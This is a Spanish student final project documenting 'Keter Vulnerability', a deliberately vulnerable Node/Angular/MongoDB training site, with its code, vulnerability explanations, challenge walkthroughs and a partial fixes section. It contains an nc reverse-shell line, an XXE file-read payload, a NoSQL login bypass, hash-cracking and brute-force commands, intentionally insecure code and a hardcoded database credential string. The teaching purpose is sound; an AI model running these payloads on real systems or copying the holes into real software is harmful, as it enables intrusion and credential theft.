



Proyecto Final
Keter Vulnerability

Emilio Sánchez García
IES Punta Del verde
Administración de Sistemas Informáticos en Red
emilio.sanchez@outlook.es

Índice

1. Introducción	3
2. Backend	7
2.1. package.json	9
2.2. Conexión a la base de datos	10
2.3. Modelo	11
2.4. Rutas	12
3. Frontend	15
3.1. package.json	17
3.2. Rutas	19
3.3. Módulos	21
3.4. DOMsanitizer	22
4. Vulnerabilidades	23
4.1. Código inseguro	24
4.2. Cross Site Scripting	24
4.3. Local File Inclusion	25
4.4. XML External Entity Injection	25
4.5. NoSQL Injection	25
4.6. Ataques a contraseñas	26
4.7. IDOR	26
5. Explotaciones	27
5.1. Send a comment!	28
5.2. One ticket for Batman	28
5.3. This txt	29
5.4. Where are u from?	29
5.5. Suscribe now!	30
5.6. Not that easy	30
5.7. Welcome user number one	31
5.8. Can you guess it?	31
5.9. Give me your password	33
5.10. Guess it...	33
5.11. Break it!	34
5.12. What is this?	35
6. Posibles soluciones	36
6.1. Código inseguro	37
6.2. Cross Site Scripting	37
6.3. Local File Inclusion	37
6.4. NoSQL Injection	37
6.5. Ataques a contraseñas	37
6.6. IDOR	38
7. Conclusión	39

8. Mejoras	41
9. Fuentes	42

1. Introducción

A día de hoy es extraño conocer una empresa que no tenga su propia web. Desde los inicios de Internet todas empezaron a expandirse en este mundo tecnológico. Con el paso de los años, las apariciones de nuevas técnicas las páginas web han ido incrementando su alcance. Desde mostrar únicamente un HTML plano hasta tener multitud de funciones con otros servicios, y un trato de datos muy importante.

Conforme se fueron expandiendo, las empresas tuvieron que afrontar problemas nuevos. Sus web pasaron de ser un expositor de información a contener datos realmente cruciales para las empresas. Los primeros **hackers** aparecieron, haciendo un uso no pensado para la compañía. Esto les obligó a modificar sus plataformas para poco a poco hacerlas más seguras, conforme se encontraban nuevos fallos.



Figura 1: Fuente whiteknightit.com

Esta palabra de **hacker** no debe tener la connotación negativa que tiene a día de hoy, gracias a las películas. Un hacker es aquella persona que busca que un sistema informático funcione de una forma distinta de la que está pensada. No necesariamente debe ir acompañado de robos de datos, extorsión,...

El hacker es aquel que busca vulnerabilidades en sistemas para explotarlas. Y esto ha conllevado a nuevos trabajos en el entorno laboral. Uno de ellos es conocido como el **Bug Bounty Hunter**. Este trabajo consiste en la búsqueda de estas vulnerabilidades, bien sea por errores en la configuración como fallos nuevos, en sistemas en producción de empresas, siempre tratándose de entornos web.

Las empresas ofrecen sus páginas a estos hackers para que traten de vulnerarlas dentro de unas condiciones. Compensando económicamente a aquellos que lo consigan.

Keter Vulnerability es una página web diseñada para representar fallas de seguridad a la hora de crear aplicaciones web. El objetivo es disponer a los usuarios de diferentes **retos** donde deberán usar sus conocimientos y sus herramientas.

Cada reto va acompañado de pequeñas pistas que ayudarán a los usuarios. Si bien no son pistas muy explícitas, darán un punto de partida a la hora de buscar en Internet. Pues para el hacker, la herramienta más importante es el propio navegador.



Figura 2: Logo Keter Vulnerability

Se trata de ser capaces de concienciar a nuevos **desarrolladores** del peligro que puede llevar realizar páginas web sin conciencia sobre sus fallos. Al final veremos como el usuario es un factor bastante peligroso para ellos y como nunca podemos confiar plenamente en sus intenciones.

Muchos de estos errores se pueden ver como simples errores a la hora de plantear el funcionamiento de estos sistemas. Otros en cambio serán algo más avanzados, utilizando vulnerabilidades comunes que se repiten en multitud de páginas. Utilizaremos a la organización de **OWASP** (Open Web Application Security Project) como mayor referente en este campo.



Figura 3: Logo OWASP

El objetivo de esta página es su **escalabilidad**. No se busca que termine como está, sino que otros usuarios puedan aportar sus propias ideas y retos, añadiendo nuevos a la página. Es por ello que se ha tomado la decisión usar todo el lenguaje en inglés.

Se hará uso de las últimas tecnologías para la realización de este proyecto:

- **LaTeX**: este lenguaje de edición de texto se utilizará para la creación de este mismo documento. LaTeX presenta un referente a la hora de la creación de informes, gracias a su poco peso y su fácil control.
- **NodeJS**: esta plataforma, de código abierto, servirá como base de este proyecto gracias a la gran cantidad de herramientas que incorpora.
- **Mongo Atlas**: se utilizará una base de datos no relacional, en este caso MongoDB. Para tener una mayor disponibilidad y no tener que depender de bases de datos internas utilizaremos su versión gratuita en la nube; MongoAtlas.
- **GitHub**: la mayor página de código del mundo será donde se suba todo el proyecto, así como su avance y otras guías, como la de su instalación.
- **Docker**: a modo de escalabilidad de la página, se podrá usar Docker para hacer un rápido **deploy** sin necesidad de montar la web en nuestra máquina anfitriona.



2. Backend

En el mundo del desarrollo web se utilizan con frecuencia las conocidas API (Application Programming Interface). Estos entornos sirven a menudo como pase intermedio de una aplicación web con una base de datos, protegiéndola así y pudiendo dividir la carga de trabajo. Existen multitud de APIs públicas y privadas en Internet, pero en este caso montaremos nuestra propia API en lo que se conoce como **Backend**, la parte que trabaja por detrás de la web.

La API de esta aplicación contará con una sencilla base de datos en MongoDB. Se utilizarán tecnologías de la **nube**, en concreto **MongoAtlas**, lo que permitirá su acceso desde cualquier web, siempre y cuando se tengan las credenciales necesarias. El objetivo de esta base de datos no será tenerla protegida, por lo que le daremos un tratamiento más flexible.

2.1. package.json

Este archivo se crea automáticamente en proyectos **node.js**. Dicho archivo contiene toda la información necesaria sobre el proyecto, en concreto sobre sus módulos y versiones instalados con **npm**.

Gracias a **package.json** se puede realizar el comando **npm install** a la hora de iniciar un proyecto e instalará todo lo necesario para su funcionamiento.

Así se verá el archivo con las librerías utilizadas:

```
"devDependencies": {
  "@types/cors": "^2.8.12",
  "@types/express": "^4.17.13",
  "@types/morgan": "^1.9.3",
  "@types/node": "^17.0.25",
  "nodemon": "^2.0.15",
  "typescript": "^4.6.3"
},
"dependencies": {
  "cors": "^2.8.5",
  "express": "^4.17.3",
  "mongoose": "^6.3.1",
  "morgan": "^1.10.0"
}
```

Figura 4: package.json de la API.

Estas librerías son:

- **cors** (Cross-Origin Resource Sharing): esta librería permite que el proyecto sea accesible desde otros dominios, lo que le da la propiedad de API.
- **express**: ayudará en la comunicación **base de datos - API**.
- **mongoose**: esta librería servirá para implementar la integración de nuestra API con una base de datos MongoDB.
- **morgan**: actúa como **middleware**, añadiendo funciones necesarias como pueden ser **request**, **response**,...
- **nodemon**: gracias a esta librería podremos lanzar nuestra API.

2.2. Conexión a la base de datos

Con el siguiente archivo se realizará a la base de datos. Usaremos las credenciales **loginAccess:loginAccess**, que únicamente nos permitirá leer la colección de **logins**. El archivo se ve de la siguiente forma:

```
import mongoose from "mongoose";

class DataBase {
  private _connectionChain: string =
    "mongodb+srv://loginAccess:loginAccess@2asir.mcz11.mongodb.net/keter";
  constructor() {}
  set connectionChain(_connectionChain: string) {
    this._connectionChain = _connectionChain;
  }

  connectionBD = async () => {
    const promise = new Promise<string>(async (resolve, reject) => {
      await mongoose
        .connect(this._connectionChain, {})
        .then(() => resolve(`Connected to ${this._connectionChain}`))
        .catch((error) =>
          reject(`Error connecting to ${this._connectionChain}: ${error}`)
        );
    });
    return promise;
  };

  disconnectionBD = async () => {
    const promise = new Promise<string>(async (resolve, reject) => {
      await mongoose
        .disconnect()
        .then(() => resolve(`Disconnect from ${this._connectionChain}`))
        .catch((error) =>
          reject(`Error disconnecting from ${this._connectionChain}: ${error}`)
        );
    });
    return promise;
  };
}

export const db = new DataBase();
```

Figura 5: Archivo de conexión a MongoAtlas.

2.3. Modelo

Crearemos un modelo que será la pantalla que usará nuestra API para buscar documentos similares en la base de datos y especificarle la colección a la que deberá apuntar.

```
import { Schema, model } from "mongoose";

//Schema
const loginSchema = new Schema({
  _id: {
    type: Number,
    required: true,
    unique: true
  },
  username: {
    type: String,
    maxLength: 20,
  },
  password: {
    type: String,
  },
});

export const Log = model("logins", loginSchema);

export interface iLogin {
  _id: number;
  username: string;
  password: string;
}
```

Figura 6: Modelo e interfaz de la colección.

Usaremos limitadores de caracteres para el usuario y requeriremos el **ID**, para asegurarnos que todo es correcto. Debido a que esta base de datos tan solo simula un caso real, las contraseñas viajarán en plano entre la API y la web. En caso reales estas contraseñas se almacenarían cifradas y el ID no debería viajar nunca. Pero para representar algunas de estas vulnerabilidades será necesario este **tratamiento de los datos**.

2.4. Rutas

La parte más importante de la API son las **rutas**. Estas funciones nos permiten hacer las búsquedas en la base de datos, sanear la entrada del usuario y filtrar valores modificando la URL con la que nos conectaremos a nuestra API. En nuestro caso tendremos cinco rutas:

- **Función de prueba:** Esta función nos servirá únicamente para comprobar que la API está funcionando correctamente, pues tan solo devolverá un string.

```
private index = async (req: Request, res: Response) => {
  res.send("Test API");
};
```

Figura 7: Ruta de prueba.

- **Función de usuarios:** Esta función tomará todos los usuarios y contraseñas de la base de datos y nos los devolverá al completo.

```
private getUsers = async (req: Request, res: Response) => {
  await db
    .connectionBD()
    .then(async (message) => {
      const query = await Log.find();
      res.json(query);
    })
    .catch((message) => {
      res.send(message);
    });
  db.disconnectionBD();
};
```

Figura 8: Ruta de usuarios.

- **Función de usuario:** Esta función tomará el id de un usuario y mostrará sus datos.

```
private getUser = async (req: Request, res: Response) => {  
  await db  
    .connectionBD()  
    .then(async (message) => {  
      const id = req.params.id;  
      const query = await Log.find({ _id: { $eq: id } });  
      res.json(query);  
    })  
    .catch((message) => {  
      res.send(message);  
    });  
  db.disconnectionBD();  
};
```

Figura 9: Ruta de usuarios.

- **Función de contraseña:** Esta función tomará el nombre del usuario y devolverá su contraseña. Puede no ser una búsqueda muy segura en entornos reales, pero será necesario para el proyecto y el funcionamiento de sus retos.

```
private getUser = async (req: Request, res: Response) => {  
  await db  
    .connectionBD()  
    .then(async (message) => {  
      const id = req.params.id;  
      const query = await Log.find({ _id: { $eq: id } });  
      res.json(query);  
    })  
    .catch((message) => {  
      res.send(message);  
    });  
  db.disconnectionBD();  
};
```

Figura 10: Ruta de usuarios.

- **Función de login:** Esta función será la más importante, ya que con ella haremos el login de la aplicación. Buscará dos valores que le enviaremos, el usuario y su contraseña y comprobará que existen.

```
private logIn = async (req: Request, res: Response) => {
  await db
    .connectionBD()
    .then(async (mensaje) => {
      const { username, password } = req.body;
      const query = await Log.aggregate([
        {
          $match: { $and: [{ username: username }, { password: password }] },
        },
      ]);
      if (query.length == 0) {
        res.json("Failed login");
      } else {
        res.json(query);
      }
    })
    .catch((mensaje) => {
      res.send(mensaje);
    });
  await db.disconnectBD();
};
```

Figura 11: Ruta de login.

Finalmente deberemos declarar todas las rutas con su correspondiente método y dirección:

```
myRoutes() {
  this._router.get("/", this.index);
  this._router.get("/users", this.getUsers);
  this._router.get("/user/:id", this.getUser);
  this._router.get("/getpass/:user", this.getPass);
  this._router.post("/login", this.logIn);
}
```

Figura 12: Rutas.

Utilizaremos el método **GET** cuando queramos obtener datos directamente desde la base de datos. El método **POST** tendrá la misma función que el GET en nuestro caso, con una ligera diferencia. Los datos enviados por POST se hacen desde el **body** de la web, al contrario de los GET que se hacen desde la URL. Esto otorga una ligera capa extra de seguridad al no viajar los datos directamente.

3. Frontend

El **frontend** es la parte contraria del backend. Mientras la anterior se encarga de las operaciones que no están a la vista del usuario, como puede ser la comunicación **base de datos - servidor**, el frontend se encarga de la parte visual para los usuarios. Cualquier página web que vemos es el frontend.

Existen multitud de lenguajes de programación, y con casi todos se puede programar un frontend. Sin embargo, los conocidos como **Framework** ayudan en este proceso. Estos framework son estructuras de un lenguaje de programación concreto que cuentan con varias funciones propias. Esto ayuda a la hora de realizar aplicaciones, sean del tipo que sean.

La app de **Keter Vulnerability** utilizará el framework de **Angular**, uno de los más famosos y utilizados a día de hoy junto a **React** o **Vue**. Angular utiliza el lenguaje de JavaScript, que se ejecuta en el lado del cliente (a diferencia de otros lenguajes como **PHP** que se ejecutan en el lado del cliente).

Este proyecto no se realizará en JavaScript, se utilizará TypeScript que es un lenguaje derivado de JS. Este lenguaje está altamente tipado, lo que ayuda a la hora de programar ya que cuenta con multitud de funciones. Desde este lenguaje se compilará a JavaScript, que será el lenguaje que finalmente Angular comprenda.

Para ayudarnos al diseño de la web añadiremos **Bootstrap**, una librería de CSS que dará formato. Y **Angular Material**, que es otra librería de uso similar a Bootstrap, pero creada por y para Angular.

3.1. package.json

Al igual que en el backend, este apartado creará su propio archivo igualmente.

Así se verá el del proyecto archivo:

```
"private": true,  
"dependencies": {  
  "@angular/animations": "~13.3.0",  
  "@angular/cdk": "^13.3.3",  
  "@angular/common": "~13.3.0",  
  "@angular/compiler": "~13.3.0",  
  "@angular/core": "~13.3.0",  
  "@angular/forms": "~13.3.0",  
  "@angular/material": "^13.3.3",  
  "@angular/platform-browser": "~13.3.0",  
  "@angular/platform-browser-dynamic": "~13.3.0",  
  "@angular/router": "~13.3.0",  
  "bootstrap": "^5.1.3",  
  "express": "^4.17.2",  
  "ngx-toastr": "^14.2.4",  
  "rxjs": "~7.5.0",  
  "sweetalert2": "^11.4.8",  
  "toastr": "^2.1.4",  
  "tslib": "^2.3.0",  
  "zone.js": "~0.11.4"  
},  
"devDependencies": {  
  "@angular-devkit/build-angular": "~13.3.2",  
  "@angular/cli": "~13.3.2",  
  "@angular/compiler-cli": "~13.3.0",  
  "@types/jasmine": "~3.10.0",  
  "@types/node": "^12.20.50",  
  "jasmine-core": "~4.0.0",  
  "karma": "~6.3.0",  
  "karma-chrome-launcher": "~3.1.0",  
  "karma-coverage": "~2.1.0",  
  "karma-jasmine": "~4.0.0",  
  "karma-jasmine-html-reporter": "~1.7.0",  
  "typescript": "~4.6.2"  
}
```

Figura 13: package.json de la App.

Estos serán:

- **bootstrap**: como ya se ha mencionado anteriormente, esta librería aportará estilos nuevos.
- **Angular Material**: al igual que Bootstrap, esta librería nos dará nuevos estilos.
- **express**: es un framework de Node.js que servirá en la comunicación **backend - frontend**.
- **ngx-toastr** y **toastr**: será uno de los módulos que añadan notificaciones dentro de la web.
- **rxjs**: esta librería añadirá funciones para conversaciones con la API que utilicen **observables**.
- **sweetalert2**: al igual que ngx-toastr nos aportará notificaciones.
- **tslib**: nos ofrece comandos de ayuda para programación en TypeScript.
- **zone.js**: añade funciones asíncronas.

3.2. Rutas

Para poder tener una mayor optimización se han separado las distintas rutas, de esta forma tan solo cargarán unas páginas dependiendo de en que parte de la aplicación se encuentre.

```
import { NgModule } from '@angular/core';
import { RouterModule, Routes } from '@angular/router';

const routes: Routes = [
  { path: 'ctf', redirectTo: 'dashboard', pathMatch: 'full' },
  {
    path: 'dashboard',
    loadChildren: () =>
      import('./components/dashboard/dashboard.module').then(
        (x) => x.DashboardModule
      ),
  },
  {
    path: 'ctf',
    loadChildren: () =>
      import('./components/ctf/ctf.module').then((x) => x.CtfModule),
  },
  { path: '*', redirectTo: 'dashboard', pathMatch: 'full' },
  { path: '', redirectTo: 'dashboard', pathMatch: 'full' },
];

@NgModule({
  imports: [RouterModule.forRoot(routes)],
  exports: [RouterModule],
})
export class AppRoutingModule {}
```

Figura 14: rutas principales.

Estas rutas son las primeras, se encuentran en el archivo por defecto creado por Angular.

La primera declaración redirige al **dashboard** cualquier ruta vacía. La segunda redirige la ruta **ctf** al dashboard igualmente. La siguiente ruta es la del dashboard, en vez de cargar entero el dashboard y todos sus componentes cargamos únicamente la propia página, de igual manera que hacemos con el **ctf**.

Veremos a continuación las rutas del dashboard:

```
const routes: Routes = [
  {
    path: '',
    component: DashboardComponent,
    children: [
      { path: '', component: HomeComponent },
      { path: 'challenges', component: ChallengesComponent },
      { path: 'whoami', component: WhoamiComponent },
    ],
  },
];
```

Figura 15: rutas hijas del Dashboard.

Estas rutas son cargadas únicamente cuando se ingresa al Dashboard. De esta forma podemos tener la app dividida en dos partes. Por otro lado el **ctf** tiene su propio archivo de rutas del que parten los demás componentes, esto nos permite ahorrar la carga de todos los retos cuando tan solo hemos entrado al Dashboard. De igual manera, mientras nos encontremos en un reto no tendremos el Dashboard cargando también.

Estas serán las rutas de los retos:

```
const routes: Routes = [
  {
    path: '',
    component: CtfComponent,
    children: [
      { path: 'comment', component: Xss1Component },
      { path: 'cinema', component: HtmlButtonsComponent },
      { path: 'txt/:txt', component: LfiTxtComponent },
      { path: 'language', component: Xss2Component },
      { path: 'secure-comment', component: JsObfuscationComponent },
      { path: 'news', component: Xxe1Component },

      { path: 'complete-normal-login', component: BruteForceComponent },
      { path: 'user-info/:id', component: IdorComponent },
      { path: 'login', component: NosqliComponent },

      { path: 'break', component: HashJohnComponent },
      { path: 'guess', component: HashCrackComponent },
      { path: 'headache', component: JsfuckComponent },
    ],
  },
];
```

Figura 16: rutas hijas del CTF.

Algunas de estas rutas aceptarán un parámetro (la sintaxis es **:texto**), ya que será necesario para dicho reto.

3.3. Módulos

Hemos separado también los módulos para una carga más rápida. Mantenemos el archivo por defecto de los módulos pero importamos un nuevo módulo que hemos creado nosotros: **Shared**.

```
import { NgModule } from '@angular/core';
import { BrowserModule } from '@angular/platform-browser';
import { AppRoutingModule } from './app-routing.module';
import { AppComponent } from './app.component';
import { BrowserAnimationsModule } from '@angular/platform-browser/animations';
import { SharedModule } from './components/shared/shared.module';

@NgModule({
  declarations: [AppComponent],
  imports: [
    BrowserModule,
    AppRoutingModule,
    BrowserAnimationsModule,
    SharedModule,
  ],
  providers: [],
  bootstrap: [AppComponent],
})
export class AppModule {}
```

Figura 17: **app.module.ts** por defecto.

En dicho módulo **Shared** importamos todos los módulos que usamos para el proyecto, de esta forma podemos dividir los archivos y tener un mayor control de errores.

Al finalizar el proyecto se puede ver como se han tenido que implementar una gran cantidad de módulos:

```
import { MatSliderModule } from '@angular/material/slider';
import { MatProgressSpinnerModule } from '@angular/material/progress-spinner';
import { MatToolbarModule } from '@angular/material/toolbar';
import { MatButtonModule } from '@angular/material/button';
import { MatIconModule } from '@angular/material/icon';
import { MatDialogModule } from '@angular/material/dialog';
import { MatFormFieldModule } from '@angular/material/form-field';
import { MatInputModule } from '@angular/material/input';
import { MatGridListModule } from '@angular/material/grid-list';
import { MatCardModule } from '@angular/material/card';
import { MatSelectModule } from '@angular/material/select';
import { MatSidenavModule } from '@angular/material/sidenav';
import { MatListModule } from '@angular/material/list';
import { MatRadioModule } from '@angular/material/radio';
```

Figura 18: **app.module.ts** finalizado.

3.4. DOMSanitizer

Angular por defecto viene protegido contra ciertas vulnerabilidades, para poder recrearlas ha sido necesario escapar algunos de estas protecciones, como por ejemplo **DOMSanitizer**.

```
import { Component, OnInit } from '@angular/core';
import { FormBuilder, FormGroup, Validators } from '@angular/forms';
import { DomSanitizer } from '@angular/platform-browser';

@Component({
  selector: 'app-xss1',
  templateUrl: './xss1.component.html',
  styleUrls: ['./xss1.component.css'],
})
export class Xss1Component implements OnInit {
  form: FormGroup;

  constructor(
    private fb: FormBuilder,
    private sanitizer: DomSanitizer,
  ) {
    this.form = this.fb.group({
      input: ['', Validators.required],
    });
    this.form.value.input = sanitizer.bypassSecurityTrustResourceUrl('');
  }
}
```

Figura 19: desactivar DOMSanitizer.

Para poder escapar la seguridad lo primero que se hará será usar los formularios de Angular para poder tomar el valor en una variable. Se importará la librería de DOMSanitizer y establecerá el valor como fiable, de esta forma se podrá explotar algunas vulnerabilidades, como **XSS**.

4. Vulnerabilidades

4.1. Código inseguro

Con esta vulnerabilidad nos referimos a código que se ejecuta en la parte del cliente y se confía en su fiabilidad. Esto puede ser por ejemplo, un botón desactivado ya que lleva a una función que no tenemos habilitada. Pero en lugar de desactivar esa función, simplemente dejamos el botón del lado del cliente como **disable**.

Esto puede llevar a que un usuario simplemente modifique el código, active nuevamente el botón y acceda a partes no deseadas.

4.2. Cross Site Scripting

Cross-Site Scripting (**XSS**) son un tipo de ataque mediante inyección, mediante el cual código malicioso es inyectado en páginas confiables. Los ataques de XSS ocurren cuando el atacante usa una aplicación web para enviar código malicioso, generalmente en forma de script de navegador, para un tercer usuario. Puede ocurrir en multitud de aplicaciones web mediante la entrada de un usuario, sin validar o codificar su valor.

Fuente: [OWASP Cross Site Scripting \(XSS\)](#)

Existen principalmente tres tipos de XSS, estos son:

- **Reflected:** es el más común de los tres. Ocurre cuando la aplicación recibe datos en una petición **HTTP** y lo incluye directamente.
- **Stored:** este tipo es el más peligroso, ya que los datos se quedan guardados en una parte visible de la aplicación. Esto significa que cualquiera que acceda a esa página, como puede ser un comentario, se verá afectado.
- **DOM:** este tipo es el presente en la URL. Su peligro llega cuando esa misma dirección URL se puede enviar a otros usuarios, pudiendo parecer una aplicación segura al venir de una fuente confiable, sin que sepamos que estamos siendo afectados.

Existen múltiples formas de realizar un XSS y múltiples formas de bloquearlo. Lo más común es encontrar filtros que rompan ciertos caracteres, como pueden ser los **¡¿** o palabras como **script**. De la misma forma que surgen estos bloqueos, surge la parte contraria encargada de saltarse (**bypass**) estas medidas de seguridad.

A menudo, suele ser mediante codificación del código. Usando caracteres especiales como **** o convirtiendo al texto en hexadecimal se pueden saltar algunos de los filtros más sencillos.

4.3. Local File Inclusion

Ciertas aplicaciones web leen archivos locales que puedan tener almacenados en su servidor. A simple vista esto no presenta ningún problema, pero si la configuración no ha sido correcta el usuario podría modificar la búsqueda de ruta de dicho archivo para moverse a través del sistema.

Esta vulnerabilidad, conocida como **LFI**, nos permite recopilar información importante sobre el sistema y hasta ejecutar código. La forma más típica de vulnerarla es cambiar la url del archivo por un salto hacia atrás de muchos directorios (`../../../../../`), esto nos permitirá acceder a la raíz. En sistemas **Linux**, añadiendo un `/etc/passwd` al final de la URL nos permitirá listar todos los usuarios del sistema.

El problema llega con el **Log Poisoning**, donde podemos añadir líneas a logs y luego visualizarlos para ejecutar código. Por ejemplo, si tratamos de logearnos mediante **SSH** con un usuario como: `nc -e /bin/bash 127.0.0.1:443`, se guardará ese registro en el log (dicho código es una **reverse shell**).

Si ahora usaramos el LFI para llegar hasta dicho log, se ejecutará el código que hemos incluido, ganando acceso al sistema.

4.4. XML External Entity Injection

XML External Entity Injection (**XXE**) es una vulnerabilidad similar que ocurre en archivos XML. En múltiples web donde es posible subir archivos, o texto, en formato XML se puede llegar a inyectar código si el texto no está sanitizado.

A menudo, estos archivos de XML que piden las páginas solicitan que contengan ciertos campos, pero XML nos permite crear ciertas funciones como comandos que se ejecuten. Algo como lo siguiente podría ejecutar código en el sistema:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<author>&xxe;</author>
```

4.5. NoSQL Injection

Una de las vulnerabilidades más conocidas es **SQLi** o **SQL Injection**. Dicha vulnerabilidad suele ocurrir en los inicios de sesión. Si la petición para iniciar sesión es mediante una **query** de SQL que acepta la entrada del usuario directamente, el atacante podría modificar dicha query añadiendo código, por ejemplo: `' – #`.

Pero esto no solo ocurre en bases de datos relacionales, también puede ocurrir en las no relaciones, como es el caso de Mongo.

La sintaxis es sencilla, simplemente debemos modificar uno de los dos parámetros (usuario o contraseña) para ganar acceso a cuentas que no deberíamos.

Existen muchos tipos, dependiendo si la aplicación devuelve errores o no, que tipo de query usa e incluso si sanea la entrada del usuario. A veces estas sanaciones son demasiado cortas, usando por ejemplo listas negras de palabras, que se pueden saltar fácilmente.

4.6. Ataques a contraseñas

Una de las técnicas más comunes es el ataque a contraseñas. Suele aparecer en logins, aunque no siempre tiene porqué. Consiste en la repetición de intentos de inicio de sesión, probando múltiples posibles contraseñas. A menudo esta técnica se suele emplear mediante programas de automatización que ingresan las contraseñas. Puede haber varios casos, como son:

- **Por diccionario:** utilizan conjuntos de palabras. A menudo estos diccionarios ya han sido escritos, como puede ser el caso del famoso **rockyou.txt** o pueden ser creados por el atacante, bien a mano o mediante herramientas como **crunch**.
- **Fuerza bruta:** en vez de usar listas prueban múltiples combinaciones aleatorias que van generando.

4.7. IDOR

El **Insecure Direct Object References** (IDOR) nos permite modificar las peticiones de las páginas web. Por ejemplo, cuando una URL hace una petición `/?s=...`, la página nos devuelve ciertos datos. Si modificamos este campo podemos tener acceso a otras partes de la web que en las que no se ha considerado que debamos tener acceso.



5. Explotaciones

5.1. Send a comment!




Figura 20: Reto 1.

La explotación de este reto consiste en utilizar la vulnerabilidad de XSS Reflected.

Con tan solo poner un comando entre las etiquetas `< script > ... < /script >` nos dará por solucionado el reto.

5.2. One ticket for Batman




Figura 21: Reto 2.

Esta vulnerabilidad es de las más sencillas. No podremos hacer nuestra reserva de una entrada ya que el botón HTML se encuentra desactivado. Inspeccionando el código podremos volver a activarlo y reservar nuestra entrada sin problema.

5.3. This txt




Figura 22: Reto 3.

La explotación de este reto consiste en utilizar la vulnerabilidad de LFI.

Si miramos la URL veremos que está leyendo un archivo llamado **license**. La consola de la aplicación nos dará una pequeña pista, diciendo que ya nos encontramos en la localización de **/etc**, por lo que modificando **license** por **passwd** nos dará por completado el reto.

5.4. Where are u from?




Figura 23: Reto 4.

Para este reto usaremos el tipo de XSS DOM, esta vez tendremos una lista de opciones que elegir, por lo que no podremos escribir el código en la página como antes. Sin embargo, podemos ver como en la URL aparece la opción que hemos elegido.

Si probamos a escribir allí la misma sintaxis que el anterior (`< script > ... < /script >`) la página nos impedirá introducir el script. Podemos probar otras sintaxis similares, como `javascript : ...`, lo cual sí funcionará.

5.5. Suscribe now!

Wanna add a new source to our page?

Send it as an XML!!

Remember to follow the format...

```
<?xml version="1.0" encoding="UTF-8"?>
<rss version="2.0">
  <channel>
    <title></title>
    <description></description>
    <link></link>
  </channel>
</rss>
```

Send

Figura 24: Reto 5.

Este reto trata de un XXE. Se nos muestra un textarea donde debemos subir un XML con contenido de un periódico para enlazarlo a la web. En cambio si tratamos de hacer un simple XXE donde podamos ejecutar código, como en el ejemplo de arriba, nos dará por completado el reto.

5.6. Not that easy

Comment Section

Write your comment...

Send

Your comments

User **jjile1**: XSS solved!!

User **admin**: Well done guys, how??

User **mdunn8**: we doesn't allow any character!!

Figura 25: Reto 6.

Se trata de un XSS stored donde podremos subir un comentario. Los comentarios de los anteriores usuarios nos dicen que los caracteres son escapados, por lo que no podremos ejecutar código con etiquetas **script**.

Si codificamos el código con **jsFuck** nos dará el reto por resuelto.

5.7. Welcome user number one



Figura 26: Reto 7.

Este reto consistirá en un sencillo IDOR. Veremos que la URL lista al usuario con ID 2. Si vamos subiendo este número veremos la información de otros usuarios, si nos dirigimos al usuario de ID 1, el admin, nos dará por resuelto el reto.

5.8. Can you guess it?




Figura 27: Reto 8.

Se nos muestra un login nada más entrar al reto. En la consola podemos ver como se mencionan a dos usuarios, con un aviso de que deben cambiar sus contraseñas. Cada usuario tendrá una resolución distinta.

Para el usuario **mdunn8** deberemos hacer uso de la herramienta **crunch**.

```
> crunch 1 6 1234567890 -o wordlist.txt
```

Este comando generará secuencias de caracteres de mínimo **1** carácter y máximo **6**, que contengan **1234567890**, y los redirigirá al archivo **wordlist.txt**.

Podremos usar este diccionario para ir probando las contraseñas con dicho usuario.

Para el usuario **jgile1** usaremos un diccionario ya creado, como es el caso de **rockyou.txt**, el cual se encuentra en el propio Kali.

Para ambos usuarios, vamos a hacer uso de **BurpSuite**. Instalaremos en nuestro navegador la extensión **FoxyProxy**, que nos permite tener diferentes configuraciones de proxy

para poder cambiar rápidamente entre ellas. Captaremos la request de la página con Burp,



Figura 28: FoxyProxy.

para ello nuestro proxy estará configurado como **127.0.0.1:8080**.

Una vez capturada en el apartado de **Proxy** lo enviaremos al **Intruder**, allí podremos elegir el valor de contraseña a repetir, añadiéndolo entre dos \$.

En el Intruder elegiremos nuestros dos diccionarios creados anteriormente y los elegiremos, correremos la fuerza bruta mientras esperamos a que funcione.





Figura 29: Burp Intruder.

5.9. Give me your password



Username *

Password *

Login

Figura 30: Reto 9.

Este reto nos mostrará un login. Podemos loguearnos como el usuario test:test, pero para completar el reto trataremos de entrar como admin, sabemos que está corriendo una base de datos MongoDB, por lo que podemos tratar de realizar un NoSQLi.

Usaremos una sintaxis sencilla de NoSQLi, como "\$ne" : 1. Esto nos logeará como admin.

5.10. Guess it...

Hey!

I have found this interesting string... what does it mean...?
Tell me!

8171ecad935ee5d67a6ad30ba5cdf109

Try... *

Submit

Figura 31: Reto 10.

Este reto nos propondrá un hash que deberemos descifrar.

Con una simple búsqueda en Google podemos encontrar la solución a este reto.

5.11. Break it!

Hey!

I have another string for you!

Wanna try it?

67881381dbc68d4761230131ae0008f7

Try... *

Submit

Figura 32: Reto 11.

Este reto va un paso más adelante que el anterior. En vez de buscar el hash por internet deberemos hacer uso de la herramienta **John The Ripper**. Con el siguiente comando podremos romperlo:

```
> john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash
```

Como podemos ver:

```
(kali@kali)-[~]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
babygirl (?)
1g 0:00:00:00 DONE (2022-05-15 14:00) 100.0g/s 19200p/s 19200c/s 19200C/s 123456..november
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Figura 33: John rompiendo un hash.

John es capaz de romperlo, siempre y cuando usemos una wordlist que contenga el hash.

5.12. What is this?

[illegible]

Figura 34: Reto 12.

Volveremos a encontrarnos con código de jsFuck, si lo pasamos por un decoder encontraremos la solución.

6. Posibles soluciones

6.1. Código inseguro

Esta solución requiere que no solo se tome en cuenta la parte del cliente, sino también la del servidor. Si queremos deshabilitar una función no solo deberemos deshabilitar el botón que nos lleve a ella. También deberemos o eliminar temporalmente dicha parte o añadirle un **error 403**.

En caso de aplicaciones que se conecten directamente con una API, como puede ser un **CRUD**, debemos asegurarnos que el usuario no puede modificarlo desde la API.

6.2. Cross Site Scripting

Para esta vulnerabilidad la solución consiste en depurar la entrada del usuario. En vez de usar DOMsanitizer para desactivarlo, si no lo nombramos por defecto estaría activado. Por asegurarnos podemos especificar que depure esa parte. Para ello debemos usar la siguiente estructura:

```
